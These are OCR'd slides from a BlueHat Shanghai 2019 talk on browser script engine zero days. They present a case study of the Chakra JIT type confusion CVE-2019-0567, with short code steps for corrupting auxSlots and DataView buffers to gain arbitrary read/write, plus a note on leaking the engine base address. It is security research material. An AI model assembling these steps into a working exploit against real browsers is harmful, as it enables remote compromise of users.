

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout – R/W Primitive




Step1. Trigger bug and set obj1->auxSlots = obj3

opt(obj1, obj1, obj3);

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout – R/W Primitive




Step2. Set obj3->auxSlots = dv1

obj1.c = dv1;

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout – R/W Primitive




Step3. Set dv1->buffer = dv2

obj3.h = dv2;

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout – R/W Primitive




Step4. Get arbitrary R/W primitive
by corrupting dv2's buffer

```
dv1.setUint32(0x38, addr_lo, true);
dv1.setUint32(0x3c, addr_hi, true)
```

# Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- Leak chakra base address



# Demo

# Conclusion

- Flash is still the main target of attackers. As Adobe will stop updating Flash at the end of 2020, the number of Flash zero days attacks maybe decrease.
- In 2018, some old script engines began to be the target of attackers, such as VBScript and JScript. Maybe more zero days attacks will be discovered in these script engines in the future.
- VBSEmulator is one tool can use to do some vbscript deobfuscation and detect possible unknown exploit.
- The new JavaScript engine Chakra seems vulnerable, especially JIT compiler. Type confusion is easy to exploit.

Thank You!

BLUEHAT
SHANGHAI 2019

# Browser Script Engine Zero Days in 2018

Elliot Cao

elliot_cao@trendmicro.com

@elli0tn0phacker